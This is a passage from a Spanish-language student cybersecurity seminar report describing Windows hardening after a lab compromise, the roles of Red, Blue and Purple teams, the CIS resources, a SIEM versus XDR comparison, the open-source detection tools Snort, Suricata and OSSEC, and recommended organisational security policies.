


Ilustración 27configuración antivirus

Imagen de autoría propia.

Ahora se activará todos los servicios del antivirus Windows defender. Figura 29.




Imagen de autoría propia

Ilustración 28 Servicios

Después de estar activos todos los servicios del firewall y del antivirus se deben de montar todas las actualizaciones del sistema ya que estas contienen los parches de seguridad más actualizados.

Figura 30. Windows update




Ilustración 29windows update

Imagen de autoría propia.

Después de realizar todos los ajustes en cuestión de seguridad se evidencia que el payload paso al estado de cuarentena, esto quiere decir que el método por el cual fue vulnerado el sistema fue corregido.

Figura31.




Ilustración 30 Reporte

Imagen de autoría propia.

Se presenta el historial de protección del sistema.




Ilustración 31Historial

Imagen de autoría propia.

3. Sabemos que existen equipos Blue Team y Red Team, pero entonces ¿qué diferencia existen entre los equipos antes mencionados con el Purple Team y equipos de respuesta a incidentes informáticos?

El Red Team (o Equipo Rojo) se enfoca en el lado ofensivo de la seguridad informática. Su función está enfocada en realizar pruebas de penetración y evaluaciones de vulnerabilidades,

ataques reales para evaluar la seguridad de las organizaciones o empresas[14].

El Blue Team (o Equipo Azul) su función se centra en monitorear y proteger los sistemas y redes para responder por los incidentes de seguridad y así implementar medidas de seguridad, como firewalls, detención de intrusiones y políticas de acceso.

El Purple Team (o Equipo Púrpura) combina elementos de los equipos rojo y azul. Entre ambos equipos se apoyan para realizar ejercicios de simulación en donde los del equipo rojo ataca y el equipo azul defiende, se analiza los resultados para mejorar la seguridad global y el equipo púrpura busca sinergias entre ambos equipos para fortalecer la postura de seguridad.

4. ¿Qué función tiene CIS "Center For Internet Security" dentro de equipos BlueTeam? Usted debe realizar un pequeño tutorial de cómo funciona CIS y qué se debe hacer para encontrar los tutoriales que posee.

El Center for Internet Security (CIS) desempeña una función crucial dentro de los equipos Blue Team al proporcionar un conjunto prescriptivo de buenas prácticas en seguridad informática esta organización colabora con el equipo Blue Team para prevenir y contrarrestar ataques significativos mediante la implementación de controles de seguridad críticos al trabajar con CIS, el equipo Blue Team desarrolla una estructura de seguridad de la información, aplica medidas técnicas efectivas,

[14] w. Ordoñez. "Red Team, Blue Team y Purple team: Guía completa sobre los equipos en Ciberseguridad". Ciberseguridad, tecnología e innovación | GroupHacking. Accedido el 20 de marzo de 2024. [En línea]. Disponible: https://www.grouphacking.com/ciberseguridad/hacking-etico/red-team-blue-team-y-purple-team-guia-completa-sobre-los-equipos-en-ciberseguridad/

mitiga riesgos cibernéticos y accede a marcos regulatorios como NIST, ISO 27000, PCI DSS, entre otros[15].

Se ingresa a dirección que es https://www.cisecurity.org/ a continuación se evidencia la página oficial de CIS.

Figura 33




Ilustración 32modulos de CIS

Imagen de autoría propia

Ya en la página nos desplazamos para la parte inferior y encontramos 4 módulos que son CIS Controls, CIS Benchmarks, CIS SecureSuite y MS-ISAC donde se encuentra el material de cada módulo.

[15] N. A. "CIS". CIS. Accedido el 20 de marzo de 2024. [En línea]. Disponible: https://www.cisecurity.org/

Figura 34.

Ilustración 33Servicios

Imagen de autoría propia.

Se ingresa al módulo CIS Controls y podemos descargar la última versión de control de seguridad del CIS v8.

Figura 35.

Ilustración 34descargas

Imagen de autoría propia.

Dentro del módulo CIS Controls at a Glance se puede acceder a video para acceder a la mejor postura en ciberseguridad. Figura 36.

Ilustración 35 Controles

Imagen de autoría propia.

En este módulo CIS benchmars se puede descargar todas las recomendaciones de seguridad para los diferentes servicios.

Figura 37.




Ilustración 36 Recomendaciones

Imagen de autoría propia.

Videos relacionados con el intercambio y análisis de información Multiestatal

Figura 38.




Ilustración 37Videos

Imagen de autoría propia

Información sobre auditorias de seguridad.

Figura 39




Imagen de autoría propia

Ilustración 38 Información de auditorias

Se debe estar revisando la página continuamente ya que se actualiza la información y esta es importante para los temas en ciberseguridad.

5. Deberá documentar mediante la elaboración una tabla las diferencias existentes entre: SIEM y XDR.

A continuación, se presenta las principales diferencias entre SIEM y XDR[16].

Aspecto	SIEM	XDR
Enfoque Principal	Se centra en la gestión de eventos y la recopilación de registros de múltiples fuentes dentro de la red, como firewalls, servidores y aplicaciones	Amplía el alcance de la detección más allá de los endpoints para incluir redes, servidores, cargas de trabajo en la nube y más
Datos recopilados	Principalmente registros y eventos de dispositivos y aplicaciones	Telemetría de seguridad más amplia, incluyendo endpoints, redes, servidores y más
Enfoque de análisis	Enfocado en análisis de registros para identificar eventos de seguridad y	Va más allá de los registros y se centra en detección, análisis y

[16] R. Chheda. “Entender la diferencia entre EDR, SIEM, SOAR y XDR”. SentinelOne ES. Accedido el 20 de marzo de 2024. [En línea]. Disponible: https://es.sentinelone.com/blog/understanding-the-difference-between-edr-siem-soar-and-xdr/

	generar alertas	respuesta en múltiples vectores de ataque
automatización	Menos automatización; se basa en alertas para que los analistas tomen medidas	Automatización más avanzada, como respuesta automática ante amenazas
Alcance de detención	Limitado a los dispositivos dentro del entorno de la organización	Amplio, incluyendo endpoints, redes, servidores y más
Integración de datos	Recopila datos de todos los dispositivos dentro del entorno	Se extiende más allá del endpoint para tomar decisiones basadas en datos de múltiples productos y vectores de ataque

6. Defina por lo menos 3 herramientas de detección de ataques informáticos con licencia GPL.

Snort es un sistema de detección de intrusiones (IDS) y prevención de intrusiones (IPS) de código abierto. Su nombre evoca la idea de "olfatear" y detectar amenazas en la red[17].

Detección de intrusiones:
Snort analiza el tráfico de red en busca de patrones de comportamiento malicioso o sospechoso.

Utiliza reglas predefinidas y personalizables para detectar amenazas como malware, ataques de denegación de servicio (DDoS) e intentos de intrusión.

Cuando detecta una coincidencia, genera alertas para notificar a los administradores de la red sobre posibles amenazas.

Prevención de intrusiones:
Además de detectar amenazas, Snort puede tomar medidas activas para bloquear el tráfico malicioso y prevenir intrusiones en tiempo real.

Puede configurarse para tomar acciones inmediatas, como bloquear la dirección IP del atacante o cerrar un puerto específico para evitar ataques continuos.

Suricata Herramienta de código abierto y basado en firmas, pero también con capacidad para inspeccionar el tráfico de red en busca de comportamientos anómalos[18].

---

[17] Pérez, A. (2023, 12 de septiembre). *Qué es Snort: Definición y características | Deusto Formación*. Deusto. https://www.deustoformacion.com/blog/ciberseguridad/que-es-snort

[18] González, S. (2021, 21 de octubre). *Cómo detectar malware con reglas de Suricata*. Award-winning news, views, and insight from the ESET security community. https://www.welivesecurity.com/la-es/2021/10/21/como-detectar- codigos-maliciosos-reglas-suricata/

características de la herramienta Suricata:
Motor de detección de red: Suricata utiliza un potente motor de detección de red capaz de analizar el tráfico en tiempo real. Puede detectar y alertar sobre actividades sospechosas o maliciosas en la red.

Firmas y reglas: Al igual que otros sistemas IDS/IPS, Suricata utiliza un conjunto de reglas y firmas para identificar amenazas conocidas, estas reglas pueden ser personalizadas y actualizadas para adaptarse a las necesidades específicas de seguridad de una red.

Soporte para protocolos: Suricata es capaz de analizar una amplia variedad de protocolos de red, incluyendo TCP, UDP, ICMP, HTTP, SMTP, FTP, DNS, entre otros.

OSSEC, es una herramienta de detección de intrusos de host (HIDS), que también proporciona funcionalidades de monitoreo de integridad de archivos, registro de eventos y clasificación de eventos en sistemas operativos Unix, Linux, Windows y macOS[19]

Detección de intrusiones de host (HIDS): OSSEC monitorea la actividad en los sistemas host, buscando signos de intrusiones o comportamientos maliciosos esto incluye la detección de cambios en archivos de sistemas críticos, cambios en el registro de eventos y la identificación de patrones sospechosos en la actividad del sistema.

Integridad de archivos: OSSEC realiza un seguimiento de los archivos críticos del sistema y mantiene un registro de su estado y modificaciones, si hay cambios no autorizados en los archivos, OSSEC puede generar alertas para notificar a los

[19] A, N. (s.f.). *Supervisar OSSEC con ServicePilot*. ServicePilot. https://www.servicepilot.com/es/integration/monitoreo-ossec/

administradores sobre posibles actividades maliciosas o errores del sistema.

Análisis de registros (logs) : OSSEC recopila y analiza los registros de eventos generados por los sistemas host y las aplicaciones, buscando patrones que puedan indicar actividades sospechosas o intentos de intrusión.

Correlación de eventos: OSSEC tiene la capacidad de correlacionar eventos de diferentes fuentes para identificar amenazas potenciales que no serán evidentes al analizar cada fuente de manera aislada.

Alertas y notificaciones: OSSEC genera alertas en tiempo real cuando se detectan eventos de seguridad importantes o comportamientos sospechosos.

CONCLUSIONES

Se presenta el paso a paso de cómo se conoció el payload en el sistema operativo de Windows, se menciona el uso de la herramienta wireshark para conocer las anomalías en la red.

Se debe de modificar la configuración del sistema operativo de Windows para poder tener seguridad como loes el firewall y el Windows defender al hacer estas modificaciones, el payload se envía a cuarentena.

ETAPA 5

De qué manera pueden aportar en el campo de la ciberseguridad la integración de equipos blue team, red team y purple team al mismo tiempo dentro de una organización.

Con la integración de los diferentes equipos se mejora de la seguridad, la colaboración entre los equipos permite una visión más completa de la seguridad de la organización y así permanece segura la organización y se trabaja de manera colaborativa[20].

Aprendizaje Continuo: Purple Team facilita la transferencia de conocimientos entre Blue Team y Red Team.

Respuesta Efectiva: La coordinación entre los equipos agiliza la respuesta a incidentes y la mitigación de amenazas.

Plantee políticas de seguridad y recomendaciones para mejorar los aspectos de ciberseguridad en cualquier organización en sus entornos T.I.

Primeramente, se aclara que cada organización es única y las políticas se adecuan a sus necesidades específicas dependiendo su funcionamiento[21].

Políticas de Acceso y Autenticación:

Contraseñas Fuertes: contraseñas robustas que combinen letras mayúsculas, minúsculas, números y caracteres especiales, además, establece una política de cambio periódico de contraseñas.

---

[20] Mentor, H. (2023, 16 de mayo). *Equipos de Seguridad Cibernética: Blue Team, Red Team y Purple Team*. Academia Hacker Mentor. https://www.hacker-mentor.com/blog/equipos-de-seguridad- cibernetica-blue-team-red-team-y-purple-team

[21] ciberseg1922. (2021, 14 de diciembre). *Política de seguridad de la información: definición, elementos y mejores prácticas*. Ciberseguridad. https://ciberseguridad.com/herramientas/politica- seguridad-informacion/

Autenticación Multifactor (MFA): fomentar el uso de MFA para agregar una capa adicional de seguridad al acceso a sistemas y aplicaciones.

Política de Actualizaciones y Parches:
Actualizaciones Regulares: establecer un proceso para aplicar parches y actualizaciones de seguridad de manera oportuna en sistemas operativos, aplicaciones y dispositivos.

Evaluación de Vulnerabilidades: realizar escaneos regulares para identificar vulnerabilidades y corregirlas.

Política de Seguridad de Red:
Firewalls y Segmentación: Implementación de firewalls para controlar el tráfico de red y segmenta la red en zonas de confianza y no confianza.
Control de Acceso a Red: definir reglas de acceso basadas en roles y permisos.

Política de Respuesta a Incidentes:
Plan de Respuesta: crear un plan detallado para manejar incidentes de seguridad, Definir roles y responsabilidades.
Notificación y Escalación: establecer procedimientos claros para notificar y escalar incidentes.

Política de Copias de Seguridad:
Copias Regulares: realizar copias de seguridad periódicas de datos críticos y verificar su integridad.
Almacenamiento Seguro: almacenar las copias de seguridad en ubicaciones seguras y fuera del alcance de amenazas.

Política de Uso Aceptable:
Normas de Uso: definir lo que está permitido y prohibido en términos de uso de recursos de T.I. (por ejemplo, navegación web, uso de dispositivos personales).

Educación y Concientización: capacitar a los empleados sobre las políticas y las mejores prácticas de seguridad.

Política de Encriptación:

Encriptación de Datos: uso de encriptación para proteger datos confidenciales en tránsito y en reposo.

Monitoreo y Auditoría:

Registro de Eventos: Implementación de sistemas de registro y monitoreo para detectar actividades sospechosas.

Auditorías Regulares: realizar auditorías de seguridad para evaluar el cumplimiento de las políticas.

Política de Desarrollo Seguro:

OWASP Development Guide: adoptar las mejores prácticas del OWASP Development Guide para prevenir vulnerabilidades en el código.

Pruebas de Seguridad del Software: realizar pruebas de seguridad en aplicaciones antes de implementarlas.

Educación Continua:

Capacitación Periódica: capacitar a los empleados actualizados sobre las últimas amenazas y técnicas de seguridad.

Conclusiones que orienten aspectos importantes en cuando a la inversión de ciberseguridad dentro de las organizaciones, deben tener en cuenta cada una de las etapas que se ejecutaron a lo largo del seminario para poder ejecutar estas conclusiones y soportar a la alta gerencia la necesidad de inversión.

